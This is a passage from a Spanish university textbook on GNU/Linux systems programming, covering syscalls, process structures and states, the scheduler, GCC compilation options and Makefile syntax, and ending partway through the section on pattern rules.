


GNU/Linux:



Programación de Sistemas

Pablo Garaizar Sagarminaga



GNU/Linux: Programación de Sistemas

Pablo Garaizar Sagarminaga

**Facultad de Ingeniería
Universidad de Deusto**

Bilbao, octubre de 2002

Tabla de contenido

PROGRAMACIÓN EN GNU/LINUX	9
1.1 Llamadas al sistema	9
1.2 Programas, procesos, hilos.....	10
1.2.1 Estructuras de datos	11
1.2.2 Estados de los procesos en Linux	12
1.2.3 Identificativos de proceso	13
1.2.4 Planificación.....	15
1.3 El GCC.....	16
1.3.1 Compilación básica	16
1.3.2 Paso a paso	17
1.3.3 Librerías.....	17
1.3.4 Optimizaciones.....	18
1.3.5 Debugging.....	18
1.4 make world.....	19
1.4.1 Makefile, el guión de make.....	19
1.5 Programando en C para GNU/Linux	24
1.5.1 Hola, mundo!.....	24
1.5.2 Llamadas sencillas	24
1.5.3 Manejo de directorios.....	35
1.5.4 Jugando con los permisos	38
1.5.5 Creación y duplicación de procesos	41
1.5.6 Comunicación entre procesos	46
1.5.7 Comunicación por red.....	64

Índice de figuras

Figura 1.1.1	Mecanismo de petición de servicios al kernel.	10
Figura 1.5.1	Los descriptores de fichero iniciales de un proceso.....	27
Figura 1.5.2	Duplicación de procesos mediante fork().....	42
Figura 1.5.3	Procesos recibiendo señales, rutinas de captura y proceso de señales.	51
Figura 1.5.4	La llamada a la función alarm() generará una señal SIG_ALARM hacia el mismo proceso que la invoca.	52
Figura 1.5.5	Una tubería es unidireccional, como los teléfonos de yogur.....	55
Figura 1.5.6	El proceso padre y su hijo comparten datos mediante una tubería.....	56
Figura 1.5.7	Dos procesos se comunican bidireccionalmente con dos tuberías.	58
Figura 1.5.8	Comunicación mediante capas de protocolos de red.....	66

Índice de tablas

Tabla 1.2.1	Credenciales de un proceso y sus significados.....	14
Tabla 1.4.2	Lista de las variables automáticas más comunes en Makefiles.	21
Tabla 1.5.3	Lista de los posibles valores del argumento “flags”.	26
Tabla 1.5.4	Lista de los posibles valores del argumento “mode”.	27
Tabla 1.5.5	Lista de los posibles valores del argumento “whence”.	31

Programación en GNU/Linux

En este texto repasaremos conceptos de multiprogramación como las definiciones de programa, proceso e hilos, y explicaremos el mecanismo de llamadas al sistema que emplea Linux para poder aceptar las peticiones desde el entorno de usuario.

Seguidamente veremos las posibilidades que nos ofrece el Compilador de C de GNU, GCC, y programaremos nuestros primeros ejecutables para GNU/Linux. Después de repasar las llamadas al sistema más comunes, analizaremos las particularidades de UNIX a la hora de manejar directorios, permisos, etc., y nos adentraremos en la Comunicación Interproceso (IPC). Finalmente abordaremos de forma introductoria la programación de sockets de red, para dotar de capacidades telemáticas a nuestros programas.

1.1 Llamadas al sistema

GNU/Linux es un Sistema Operativo multitarea en el que van a convivir un gran número de procesos. Es posible, bien por un fallo de programación o bien por un intento malicioso, que alguno de esos procesos haga cosas que atenten contra la estabilidad de todo el sistema. Por ello, con vistas a proteger esa estabilidad, el núcleo o kernel del sistema funciona en un entorno totalmente diferente al resto de programas. Se definen entonces dos modos de ejecución totalmente separados: el modo kernel y el modo usuario. Cada uno de estos modos de ejecución dispone de memoria y procedimientos diferentes, por lo que un programa de usuario no podrá ser capaz de dañar al núcleo.

Aquí se plantea una duda: si el núcleo del sistema es el único capaz de manipular los recursos físicos del sistema (hardware), y éste se ejecuta en un modo de ejecución totalmente disjunto al del resto de los programas, ¿cómo es posible que un pequeño programa hecho por mí sea capaz de leer y escribir en disco? Bien, la duda es lógica, porque todavía no hemos hablado de las “llamadas o peticiones al sistema” (“*syscalls*”).

Las *syscalls* o llamadas al sistema son el mecanismo por el cual los procesos y aplicaciones de usuario acceden a los servicios del núcleo. Son la interfaz que proporciona el núcleo para realizar desde el modo usuario las cosas que son propias del

modo kernel (como acceder a disco o utilizar una tarjeta de sonido). La siguiente figura explica de forma gráfica cómo funciona la syscall `read()`:




Figura 1.1.1 Mecanismo de petición de servicios al kernel.

El proceso de usuario necesita acceder al disco para leer, para ello utiliza la syscall `read()` utilizando la interfaz de llamadas al sistema. El núcleo atiende la petición accediendo al hardware y devolviendo el resultado al proceso que inició la petición. Este procedimiento me recuerda al comedor de un restaurante, en él todos los clientes piden al camarero lo que desean, pero nunca entran en la cocina. El camarero, después de pasar por la cocina, traerá el plato que cada cliente haya pedido. Ningún comensal podría estropear la cocina, puesto que no tiene acceso a ella.

Prácticamente todas las funciones que utilicemos desde el espacio de ejecución de usuario necesitarán solicitar una petición al kernel mediante una syscall, esto es, la ejecución de las aplicaciones de usuario se canaliza a través del sistema de peticiones al sistema. Este hecho es importante a la hora de fijar controles y registros en el sistema, ya que si utilizamos nuestras propias versiones de las syscalls para ello, estaremos abarcando todas las aplicaciones y procesos del espacio de ejecución de usuario. Imaginemos un “camarero” malicioso que capturase todas las peticiones de todos los clientes y envenenase todos los platos antes de servirlos... nuestro restaurante debería cuidarse muy bien de qué personal contrata y nosotros deberemos ser cautelosos también a la hora de cargar *drivers* o módulos en nuestro núcleo.

1.2 Programas, procesos, hilos...

Un proceso es una entidad **activa** que tiene asociada un conjunto de atributos: código, datos, pila, registros e identificador único. Representa la entidad de ejecución utilizada por el Sistema Operativo. Frecuentemente se conocen también con el nombre de tareas (“*tasks*”).

Un programa representa una entidad **pasiva**. Cuando un programa es reconocido por el Sistema Operativo y tiene asignado recursos, se convierte en proceso. Es decir, la ejecución de código implica la existencia de un entorno concreto.

Generalmente un proceso:

- Es la unidad de asignación de recursos: el Sistema Operativo va asignando los recursos del sistema a cada proceso.
- Es una unidad de despacho: un proceso es una entidad **activa** que puede ser ejecutada, por lo que el Sistema Operativo conmuta entre los diferentes procesos listos para ser ejecutados o despachados.

Sin embargo, en algunos Sistemas Operativos estas dos unidades se separan, entendiéndose la segunda como un hilo o *thread*. Los hilos no generan un nuevo proceso sino que producen flujos de ejecución disjuntos dentro del mismo proceso. Así pues, un hilo o “proceso ligero” (“*lightweight process, LWP*”) comparte los recursos del proceso, así como la sección de datos y de código del proceso con el resto de hilos. Esto hace que la creación de hilos y el cambio de ejecución entre hilos sea menos costoso que el cambio de contexto entre procesos, aumentando el rendimiento global del sistema.

Un Sistema Operativo multiusuario y multiprogramado (multitarea) pretende crear la ilusión a sus usuarios de que se dispone del sistema al completo. La capacidad de un procesador de cambiar de tarea o contexto es infinitamente más rápida que la que pueda tener una persona normal, por lo que habitualmente el sistema cumple este objetivo. Es algo parecido a lo que pasa en un restaurante de comida rápida: por muy rápido que seas comiendo, normalmente la velocidad de servir comida es mucho mayor. Si un camarero fuese atendiéndote cada 5 minutos, podrías tener la sensación de que eres el cliente más importante del local, pero en realidad lo que está haciendo es compartir sus servicios (recursos) entre todos los clientes de forma rápida (“*time-sharing*”).

1.2.1 Estructuras de datos

Si queremos implementar la ejecución de varias tareas al mismo tiempo, los cambios de contexto entre tareas y todo lo concerniente a la multiprogramación, es necesario disponer de un modelo de procesos y las estructuras de datos relacionadas para ello. Un modelo de procesos típico consta de los siguientes elementos:

- PCB (Process Control Block): un bloque o estructura de datos que contiene la información necesaria de cada proceso. Permite almacenar el contexto de cada uno de los procesos con el objeto de ser reanudado posteriormente. Suele ser un conjunto de identificadores de proceso, tablas de manejo de memoria, estado de los registros del procesador, apuntadores de pila, etc.
- Tabla de Procesos: la tabla que contiene todos los PCBs o bloques de control de proceso. Se actualiza a medida que se van creando y eliminando procesos o se producen transiciones entre los estados de los mismos.
- Estados y Transiciones de los Procesos: los procesos se ordenan en función de su información de Planificación, es decir, en función de

su estado. Así pues, habrá procesos bloqueados en espera de un recurso, listos para la ejecución, en ejecución, terminando, etc.

- Vector de Interrupciones: contiene un conjunto de apuntadores a rutinas que se encargarán de atender cada una de las interrupciones que puedan producirse en el sistema.

En Linux esto está implementado a través de una estructura de datos denominada `task_struct`. Es el PCB de Linux, en ella se almacena toda la información relacionada con un proceso: identificadores de proceso, tablas de manejo de memoria, estado de los registros del procesador, apuntadores de pila, etc.

La Tabla de Procesos no es más que un array de `task_struct`, en la versión 2.4.x de Linux desaparece el array `task[]` como tal y se definen arrays para buscar procesos en función de su identificativo de proceso (PID) como `pidash`:

```
extern struct task_struct *pidhash[PIDHASH_SZ];
```

`PIDHASH_SZ` determina el número de tareas capaces de ser gestionadas por esa tabla (definida en `"/usr/src/linux/include/linux/sched.h"`). Por defecto `PIDHASH_SZ` vale 512 (`#define PIDHASH_SZ (4096 >> 2)`), es decir, es posible gestionar 512 tareas concurrentemente desde un único proceso inicial o "init". Podremos tener tantos procesos "init" o iniciales como CPUs tenga nuestro sistema:

```
extern struct task_struct *init_tasks[NR_CPUS];
```

`NR_CPUS` determina el número de procesadores disponibles en el sistema (definida en `"/usr/src/linux/include/linux/sched.h"`). Por defecto `NR_CPUS` vale 1, pero si se habilita el soporte para multiprocesador, SMP, este número puede crecer hasta 32 (en la versión actual del kernel: 2.4.19).

1.2.2 Estados de los procesos en Linux

Como ya hemos comentado, los procesos van pasando por una serie de estados discretos desde que son creados hasta que terminan o mueren. Los diferentes estados sirven para saber cómo se encuentra un proceso en cuanto a su ejecución, con el objeto de llevar un mejor control y aumentar el rendimiento del sistema. No tendría sentido, por ejemplo, cederle tiempo de procesador a un proceso que sabemos que sabemos a ciencia cierta que está a la espera de un recurso todavía no liberado.

En Linux el estado de cada proceso se almacena dentro de un campo de la estructura `task_struct`. Dicho campo, `"state"`, irá variando en función del estado de ejecución en el que se encuentre el proceso, pudiendo tomar los siguientes valores:

- `TASK_RUNNING (0)`: Indica que el proceso en cuestión se está ejecutando o listo para ejecutarse. En este segundo caso, el proceso dispone de todos los recursos necesarios excepto el procesador.

- **TASK_INTERRUPTIBLE** (1): el proceso está suspendido a la espera de alguna señal para pasar a listo para ejecutarse. Generalmente se debe a que el proceso está esperando a que otro proceso del sistema le preste algún servicio solicitado.
- **TASK_UNINTERRUPTIBLE** (2): el proceso está bloqueado esperando a que se le conceda algún recurso hardware que ha solicitado (cuando una señal no es capaz de “despertarlo”).
- **TASK_ZOMBIE** (4): el proceso ha finalizado pero aún no se ha eliminado todo rastro del mismo del sistema. Esto es habitualmente causado porque el proceso padre todavía lo espera con una `wait()`.
- **TASK_STOPPED** (8): el proceso ha sido detenido por una señal o bien mediante el uso de `ptrace()` para ser trazado.

En función del estado de la tarea o proceso, estará en una u otra cola de procesos:

- Cola de Ejecución o *runqueue*: procesos en estado **TASK_RUNNING**.
- Colas de Espera o *wait queues*: procesos en estado **TASK_INTERRUPTIBLE** ó **TASK_UNINTERRUPTIBLE**.
- Los procesos en estado **TASK_ZOMBIE** ó **TASK_STOPPED** no necesitan colas para ser gestionados.

1.2.3 Identificativos de proceso

Todos los procesos del sistema tienen un identificador único que se conoce como Identificador de Proceso o PID. El PID de cada proceso es como su DNI (Documento Nacional de Identidad), todo el mundo tiene el suyo y cada número identifica a un sujeto en concreto. Si queremos ver los PIDs de los procesos que están actualmente presentes en nuestro sistema, podemos hacerlo mediante el uso del comando “`ps`”, que nos informa del estado de los procesos:

```
txipi@neon:~$ ps xa
  PID TTY          STAT TIME  COMMAND
    1 ?            S     0:05  init [2]
    2 ?            SW    0:00  [keventd]
    3 ?            SWN   0:03  [ksoftirqd_CPU0]
    4 ?            SW    0:12  [kswapd]
    5 ?            SW    0:00  [bdflush]
    6 ?            SW    0:03  [kupdated]
   75 ?            SW    0:12  [kjournald]
  158 ?            S     1:51  /sbin/syslogd
  160 ?            S     0:00  /sbin/klogd
  175 ?            S     0:00  /usr/sbin/inetd
  313 ?            S     0:00  /usr/sbin/sshd
  319 ?            S     0:00  /usr/sbin/atd
  322 ?            S     0:04  /usr/sbin/cron
  330 tty1         S     0:00  /sbin/getty 38400 tty1
  331 tty2         S     0:00  /sbin/getty 38400 tty2
  332 tty3         S     0:00  /sbin/getty 38400 tty3
  333 tty4         S     0:00  /sbin/getty 38400 tty4
  334 tty5         S     0:00  /sbin/getty 38400 tty5
  335 tty6         S     0:00  /sbin/getty 38400 tty6
22985 ?            S     0:00  /usr/sbin/sshd
```

```

22987 ?      S      0:00 /usr/sbin/sshd
22988 pts/0  S      0:00 -bash
23292 pts/0  R      0:00 ps xa

```

En la primera columna vemos cómo cada uno de los procesos, incluido el propio “ps xa” tienen un identificador único o PID. Además de esto, es posible saber quién ha sido el proceso padre u originario de cada proceso, consultando su PPID, es decir, el Parent Process ID. De esta manera es bastante sencillo hacernos una idea de cuál ha sido el árbol de creación de los procesos, que podemos obtener con el comando “pstree”:

```

txipi@neon:~$ pstree
init--+-atd
      |-cron
      |-6*[getty]
      |-inetd
      |-keventd
      |-kjournald
      |-klogd
      |-sshd---sshd---sshd---bash---pstree
      `--syslogd

```

Como vemos, el comando “pstree” es el proceso hijo de un intérprete de comandos (bash) que a su vez es hijo de una sesión de SSH (Secure Shell). Otro dato de interés al ejecutar este comando se da en el hecho de que el proceso `init` es el proceso padre de todos los demás procesos. Esto ocurre siempre: primero se crea el proceso `init`, y todos los procesos siguientes se crean a partir de él.

Además de estos dos identificativos existen lo que se conocen como “credenciales del proceso”, que informan acerca del usuario y grupo que lo ha lanzado. Esto se utiliza para decidir si un determinado proceso puede acceder a un recurso del sistema, es decir, si sus credenciales son suficientes para los permisos del recurso. Existen varios identificativos utilizados como credenciales, todos ellos almacenados en la estructura `task_struct`:

```
/* process credentials */
```

```
uid_t uid,euid,suid,fsuid;
```

```
gid_t gid,egid,sgid,fsuid;
```

Su significado es el siguiente

Identificativos reales	uid	Identificativo de usuario real asociado al proceso	gid	Identificativo de grupo real asociado al proceso
Identificativos efectivos	euid	Identificativo de usuario efectivo asociado al proceso	egid	Identificativo de grupo efectivo asociado al proceso
Identificativos guardados	suid	Identificativo de usuario guardado asociado al proceso	sgid	Identificativo de grupo guardado asociado al proceso
Identificativos de acceso a ficheros	fsuid	Identificativo de usuario asociado al proceso para los controles de acceso a ficheros	fsuid	Identificativo de grupo asociado al proceso para los controles de acceso a ficheros

Tabla 1.2.1 Credenciales de un proceso y sus significados.

1.2.4 Planificación

El planificador o *scheduler* en Linux se basa en las prioridades estáticas y dinámicas de cada una de las tareas. A la combinación de ambas prioridades se la conoce como “bondad de una tarea” (“*task’s goodness*”), y determina el orden de ejecución de los procesos o tareas: cuando el planificador está en funcionamiento se analiza cada una de las tareas de la Cola de Ejecución y se calcula la “bondad” de cada una de las tareas. La tarea con mayor “bondad” será la próxima que se ejecute.

Cuando hay tareas extremadamente importantes en ejecución, el planificador se llama en intervalos relativamente amplios de tiempo, pudiéndose llegar a periodos de 0,4 segundos sin ser llamado. Esto puede mejorar el rendimiento global del sistema evitando innecesarios cambios de contexto, sin embargo es posible que afecte a su interactividad, aumentando lo que se conoce como “latencias de planificación” (“*scheduling latencies*”).

El planificador de Linux utiliza un contador que genera una interrupción cada 10 milisegundos. Cada vez que se produce dicha interrupción el planificador decrementa la prioridad dinámica de la tarea en ejecución. Una vez que este contador ha llegado a cero, se realiza una llamada a la función `schedule()`, que se encarga de la planificación de las tareas. Por lo tanto, una tarea con una prioridad por defecto de 20 podrá funcionar durante 0,2 segundos (200 milisegundos) antes de que otra tarea en el sistema tenga la posibilidad de ejecutarse. Por lo tanto, tal y como comentábamos, una tarea con máxima prioridad (40) podrá ejecutarse durante 0,4 segundos sin ser detenida por un evento de planificación.

El núcleo del sistema se apoya en las estructuras `task_struct` para planificar la ejecución de las tareas, ya que, además de los campos comentados, esta estructura contiene mucha información desde el punto de vista de la planificación:

- `volatile long state`: nos informa del estado de la tarea, indicando si la tarea es ejecutable o si es interrumpible (puede recibir señales) o no.
- `long counter`: representa la parte dinámica de la “bondad” de una tarea. Inicialmente se fija al valor de la prioridad estática de la tarea.
- `long priority`: representa la parte estática de la “bondad” de la tarea.
- `long need_resched`: se analiza antes de volver a la tarea en curso después de haber llamado a una `syscall`, con el objeto de comprobar si es necesario volver a llamar a `schedule()` para planificar de nuevo la ejecución de las tareas.
- `unsigned long policy`: indica la política de planificación empleada: FIFO, ROUND ROBIN, etc.
- `unsigned rt_priority`: se utiliza para determinar la “bondad” de una tarea al utilizar tiempo real por software.

- `struct mm_struct *mm`: apunta a la información de gestión de memoria de la tarea. Algunas tareas comparten memoria por lo que pueden compartir una única estructura `mm_struct`.

1.3 El GCC

Las siglas GCC significan actualmente “*GNU Compiler Collection*” (“Colección de compiladores GNU”). Antes estas mismas siglas significaban “*GNU C Compiler*” (“Compilador C de GNU”), si bien ahora se utilizan para denominar a toda una colección de compiladores de diversos lenguajes como C, C++, Objective C, Chill, Fortran, y Java. Esta colección de compiladores está disponible para prácticamente todos los Sistemas Operativos, si bien es característica de entornos UNIX libres y se incluye en la práctica totalidad de distribuciones de GNU/Linux. En su desarrollo participan voluntarios de todas las partes del mundo y se distribuye bajo la licencia GPL (“*General Public License*”) lo que lo hace de libre distribución: está permitido hacer copias de él y regalarlas o venderlas siempre que se incluya su código fuente y se mantenga la licencia. Nosotros nos referiremos al GCC únicamente como el compilador de C estándar en GNU/Linux.

1.3.1 Compilación básica

GCC es un compilador de línea de comandos, aunque existen numerosos IDE o entornos de desarrollo que incluyen a GCC como su motor de compilación. La manera más simple de llamar a GCC es esta:

```
gcc codigo.c -o ejecutable
```

Así el GCC compilará el código fuente que haya en “`codigo.c`” y generará un fichero ejecutable en “`ejecutable`”. Si todo el proceso se ha desarrollado correctamente, el GCC no devuelve ningún mensaje de confirmación. En realidad la opción “`-o`” para indicar el fichero de salida no es necesaria, y si no se indica se guarda el resultado de la compilación en el fichero “`a.out`”.

Muchos proyectos de software están formados por más de un fichero fuente, por lo que habrá que compilar varios ficheros para generar un único ejecutable. Esto se puede hacer de forma sencilla llamando a GCC con varios ficheros fuente y un ejecutable:

```
gcc menu.c bd.c motor.c -o juego
```

Sin embargo es bastante probable que todos los ficheros fuente de un mismo proyecto no se encuentren en el mismo directorio, y que conforme el proyecto crezca, existan muchos ficheros de cabeceras (los típicos “`.h`”) y se alojen en directorios diferentes. Para evitar problemas a la hora de tratar con proyectos semejantes, podemos hacer uso de la opción “`-I`” e incluir los ficheros que sean necesario. Imaginemos que tenemos un proyecto en el que todos los ficheros fuente están dentro del directorio “`src`” y todos los ficheros de cabeceras están en el directorio “`include`”. Podríamos compilar el proyecto de la siguiente manera:

```
gcc ./src/*.c -Iinclude -o juego
```

1.3.2 Paso a paso

Hasta ahora hemos dado por hecho que es normal que un compilador realice todos los pasos necesarios para obtener un ejecutable partiendo del código fuente, si bien esto no tiene por qué ser así. A la hora de generar un ejecutable hay una serie de procesos implicados:

1. Edición del código fuente → código fuente.
2. Preprocesado → código fuente preprocesado.
3. Compilación → código ensamblador.
4. Ensamblado → código objeto.
5. Enlazado → ejecutable.

Mediante el GCC pueden realizarse todos ellos secuencialmente hasta conseguir el ejecutable. Eso es lo que hemos estado haciendo en los ejemplos anteriores, pero en ocasiones es conveniente parar el proceso en un paso intermedio para evaluar los resultados:

- Con la opción “-E” detenemos el proceso en la etapa de preprocesado, obteniendo código fuente preprocesado.
- Con la opción “-S” se detiene en la etapa de compilación, pero no ensambla el código.
- Con la opción “-c”, compila y ensambla el código, pero no lo enlaza, obteniendo código objeto.
- Si no indicamos ninguna de estas opciones, se realizarán las cuatro fases de las que se encarga el GCC: preprocesado, compilación, ensamblado y enlazado.

Ahora ya controlamos más el proceso. Cuando un proyecto involucra muchos ficheros es bastante normal que no todas sus partes tengan las mismas opciones de compilación. Por ello es muy útil generar separadamente los respectivos códigos objeto, y cuando ya estén todos generados, enlazarlos para obtener el ejecutable:

```
gcc -c bd.c -o bd.o
gcc -c motor.c -lgraphics -o motor.o
gcc -c menu.c -lcurses -o menu.o
gcc bd.o motor.o menu.o -o juego
```

1.3.3 Librerías

Conforme un proyecto va ganando entidad se hace casi irremediable el uso de librerías (realmente son “bibliotecas”) de funciones, que permiten reutilizar código de manera cómoda y eficiente. Para utilizar librerías estándar en el sistema es necesario emplear la opción “-l” a la hora de llamar a GCC:

```
gcc -c menu.c -lcurses -o menu.o
```

La compilación de este fichero (`"menu.c"`) requiere que esté instalada la librería `curses` o `ncurses` en el sistema, por ejemplo (la librería se llamará casi con seguridad `"libncurses"`). Si la librería no es una librería estándar en el sistema, sino que pertenece únicamente a nuestro proyecto, podremos indicar la ruta empleando la opción `"-L"`:

```
gcc -c motor.c -L./libs/librería-motor -o motor.o
```

1.3.4 Optimizaciones

El GCC incluye opciones de optimización en cuanto al código generado. Existen 3 niveles de optimización de código:

1. Con `"-O1"` conseguimos optimizaciones en bloques repetitivos, operaciones con coma flotante, reducción de saltos, optimización de manejo de parámetros en pila, etc.
2. Con `"-O2"` conseguimos todas las optimizaciones de `"-O1"` más mejoras en el abastecimiento de instrucciones al procesador, optimizaciones con respecto al retardo ocasionado al obtener datos del `"heap"` o de la memoria, etc.
3. Con `"-O3"` conseguimos todas las optimizaciones de `"-O2"` más el desenrollado de bucles y otras prestaciones muy vinculadas con el tipo de procesador.

Si queremos tener un control total acerca de las opciones de optimización empleadas podremos utilizar la opción `"-f"`:

- `"-ffastmath"`: genera optimizaciones sobre las operaciones de coma flotante, en ocasiones saltándose restricciones de estándares IEEE o ANSI.
- `"-finline-functions"`: expande todas las funciones `"inline"` durante la compilación.
- `"-funroll-loops"`: desenrolla todos los bucles, convirtiéndolos en una secuencia de instrucciones. Se gana en velocidad a costa de aumentar el tamaño del código.

1.3.5 Debugging

Los errores de programación o *"bugs"* son nuestros compañeros de viaje a la hora de programar cualquier cosa. Es muy común programar cualquier aplicación sencillísima y que por alguna mágica razón no funcione correctamente, o lo haga sólo en determinadas ocasiones (esto desespera aún más). Por ello, muchas veces tenemos que hacer *"debugging"*, ir a la caza y captura de nuestros *"bugs"*. La manera más ruin de buscar fallos todos la conocemos, aunque muchas veces nos dé vergüenza reconocerlo, en lugar de pelearnos con *"debuggers"*, llenar el código de llamadas a `printf()` sacando resultados intermedios es lo más divertido. En muchas ocasiones hacemos de ello un arte y utilizamos variables de preprocesado para indicar qué parte del código es de *"debug"* y cuál no. Para indicar una variable de preprocesado en GCC se utiliza la opción `"-D"`:

```
gcc -DDEBUG prueba.c -o prueba
```

Si queremos optar por una alternativa más profesional, quizá convenga utilizar las opciones “-g” o “-ggdb” para generar información extra de “*debug*” en nuestro ejecutable y poder seguir de forma más cómoda su ejecución mediante el GDB (“*GNU Debugger*”).

Si deseamos obtener todas las posibles advertencias en cuanto a generación del ejecutable partiendo de nuestro código fuente, emplearemos “-Wall”, para solicitar todos los “*warnings*” en los que incurra nuestro código. Así mismo, podríamos utilizar la opción “-ansi” o “-pedantic” para tratar de acercar nuestros programas al estándar ANSI C.

1.4 make world

Hemos visto en el anterior apartado cómo el desarrollo de un programa puede involucrar muchos ficheros diferentes, con opciones de compilación muy diversas y complejas. Esto podría convertir la programación de herramientas que involucren varios ficheros en un verdadero infierno. Sin embargo, make permite gestionar la compilación y creación de ejecutables, aliviando a los programadores de éstas tareas.

Con make deberemos definir solamente una vez las opciones de compilación de cada módulo o programa. El resto de llamadas serán sencillas gracias a su funcionamiento mediante reglas de compilación. Además, make es capaz de llevar un control de los cambios que ha habido en los ficheros fuente y ejecutables y optimiza el proceso de edición-compilación-depuración evitando recompilar los módulos o programas que no han sido modificados.

1.4.1 Makefile, el guión de make

Los Makefiles son los ficheros de texto que utiliza make para llevar la gestión de la compilación de programas. Se podrían entender como los guiones de la película que quiere hacer make, o la base de datos que informa sobre las dependencias entre las diferentes partes de un proyecto.

Todos los Makefiles están ordenados en forma de reglas, especificando qué es lo que hay que hacer para obtener un módulo en concreto. El formato de cada una de esas reglas es el siguiente:

```
objetivo : dependencias  
comandos
```

En “objetivo” definimos el módulo o programa que queremos crear, después de los dos puntos y en la misma línea podemos definir qué otros módulos o programas son necesarios para conseguir el “objetivo”. Por último, en la línea siguiente y sucesivas indicamos los comandos necesarios para llevar esto a cabo. Es muy **importante** que los comandos estén separados por un tabulador de el comienzo de línea. Algunos editores como el mcedit cambian los tabuladores por 8 espacios en blanco, y esto hace que los Makefiles generados así no funcionen. Un ejemplo de regla podría ser el siguiente:

```
juego : ventana.o motor.o bd.o
gcc -O2 -c juego.c -o juego.o
gcc -O2 juego.o ventana.o motor.o bd.o -o juego
```

Para crear “juego” es necesario que se hayan creado “ventana.o”, “motor.o” y “bd.o” (típicamente habrá una regla para cada uno de esos ficheros objeto en ese mismo Makefile).

En los siguientes apartados analizaremos un poco más a fondo la sintaxis de los Makefiles.

1.4.1.1 Comentarios en Makefiles

Los ficheros Makefile pueden facilitar su comprensión mediante comentarios. Todo lo que esté escrito desde el carácter “#” hasta el final de la línea será ignorado por make. Las líneas que comiencen por el carácter “#” serán tomadas a todos los efectos como líneas en blanco.

Es bastante recomendable hacer uso de comentarios para dotar de mayor claridad a nuestros Makefiles. Podemos incluso añadir siempre una cabecera con la fecha, autor y número de versión del fichero, para llevar un control de versiones más eficiente.

1.4.1.2 Variables

Es muy habitual que existan variables en los ficheros Makefile, para facilitar su portabilidad a diferentes plataformas y entornos. La forma de definir una variable es muy sencilla, basta con indicar el nombre de la variable (típicamente en mayúsculas) y su valor, de la siguiente forma:

```
CC = gcc -O2
```

Cuando queramos acceder al contenido de esa variable, lo haremos así:

```
$(CC) juego.c -o juego
```

Es necesario tener en cuenta que la expansión de variables puede dar lugar a problemas de expansiones recursivas infinitas, por lo que a veces se emplea esta sintaxis:

```
CC := gcc
CC := $(CC) -O2
```

Empleando “:=” en lugar de “=” evitamos la expansión recursiva y por lo tanto todos los problemas que pudiera acarrear.

Además de las variables definidas en el propio Makefile, es posible hacer uso de las variables de entorno, accesibles desde el intérprete de comandos. Esto puede dar pie a formulaciones de este estilo:

```
SRC = $(HOME)/src
juego :
```

```
gcc $(SCR)/*.c -o juego
```

Empleando “:=” en lugar de “=” evitamos la expansión recursiva y por lo tanto todos los problemas que pudiera acarrear.

Un tipo especial de variables lo constituyen las variables automáticas, aquellas que se evalúan en cada regla. A mí, personalmente, me recuerdan a los parámetros de un script. En la siguiente tabla tenemos una lista de las más importantes:

Variable	Descripción
\$@	Se sustituye por el nombre del objetivo de la presente regla.
\$*	Se sustituye por la raíz de un nombre de fichero.
\$<	Se sustituye por la primera dependencia de la presente regla.
\$^	Se sustituye por una lista separada por espacios de cada una de las dependencias de la presente regla.
\$?	Se sustituye por una lista separada por espacios de cada una de las dependencias de la presente regla que sean más nuevas que el objetivo de la regla.
\$(@D)	Se sustituye por la parte correspondiente al subdirectorio de la ruta del fichero correspondiente a un objetivo que se encuentre en un subdirectorio.
\$(@F)	Se sustituye por la parte correspondiente al nombre del fichero de la ruta del fichero correspondiente a un objetivo que se encuentre en un subdirectorio.

Tabla 1.4.2 Lista de las variables automáticas más comunes en Makefiles.

1.4.1.3 Reglas virtuales

Es relativamente habitual que además de las reglas normales, los ficheros Makefile pueden contener reglas virtuales, que no generen un fichero en concreto, sino que sirvan para realizar una determinada acción dentro de nuestro proyecto software. Normalmente estas reglas suelen tener un objetivo, pero ninguna dependencia.

El ejemplo más típico de este tipo de reglas es la regla “clean” que incluyen casi la totalidad de Makefiles, utilizada para “limpiar” de ficheros ejecutables y ficheros objeto los directorios que haga falta, con el propósito de rehacer todo la próxima vez que se llame a “make”:

```
clean :
    rm -f juego *.o
```

Esto provocaría que cuando alguien ejecutase “make clean”, el comando asociado se ejecutase y borrarse el fichero “juego” y todos los ficheros objeto. Sin embargo, como ya hemos dicho, este tipo de reglas no suelen tener dependencias, por lo que si existiese un fichero que se llamase “clean” dentro del directorio del Makefile, make consideraría que ese objetivo ya está realizado, y no ejecutaría los comandos asociados:

```
txipi@neon:~$ touch clean
txipi@neon:~$ make clean
make: `clean' está actualizado.
```

Para evitar este extraño efecto, podemos hacer uso de un objetivo especial de `make`, `.PHONY`. Todas las dependencias que incluyamos en este objetivo obviarán la presencia de un fichero que coincida con su nombre, y se ejecutarán los comandos correspondientes. Así, si nuestro anterior `Makefile` hubiese añadido la siguiente línea:

```
.PHONY : clean
```

habría evitado el anterior problema de manera limpia y sencilla.

1.4.1.4 Reglas implícitas

No todos los objetivos de un `Makefile` tienen por qué tener una lista de comandos asociados para poder realizarse. En ocasiones se definen reglas que sólo indican las dependencias necesarias, y es el propio `make` quien decide cómo se lograrán cada uno de los objetivos. Veámoslo con un ejemplo:

```
juego : juego.o
juego.o : juego.c
```

Con un `Makefile` como este, `make` verá que para generar “`juego`” es preciso generar previamente “`juego.o`” y para generar “`juego.o`” no existen comandos que lo puedan realizar, por lo tanto, `make` presupone que para generar un fichero objeto basta con compilar su fuente, y para generar el ejecutable final, basta con enlazar el fichero objeto. Así pues, implícitamente ejecuta las siguientes reglas:

```
cc -c juego.c -o juego.o
cc juego.o -o juego
```

Generando el ejecutable, mediante llamadas al compilador estándar.

1.4.1.5 Reglas patrón

Las reglas implícitas que acabamos de ver, tienen su razón de ser debido a una serie de “reglas patrón” que implícitamente se especifican en los `Makefiles`. Nosotros podemos redefinir esas reglas, e incluso inventar reglas patrón nuevas. He aquí un ejemplo de cómo redefinir la regla implícita anteriormente comentada:

```
%.o : %.c
$(CC) $(CFLAGS) $< -o $@
```

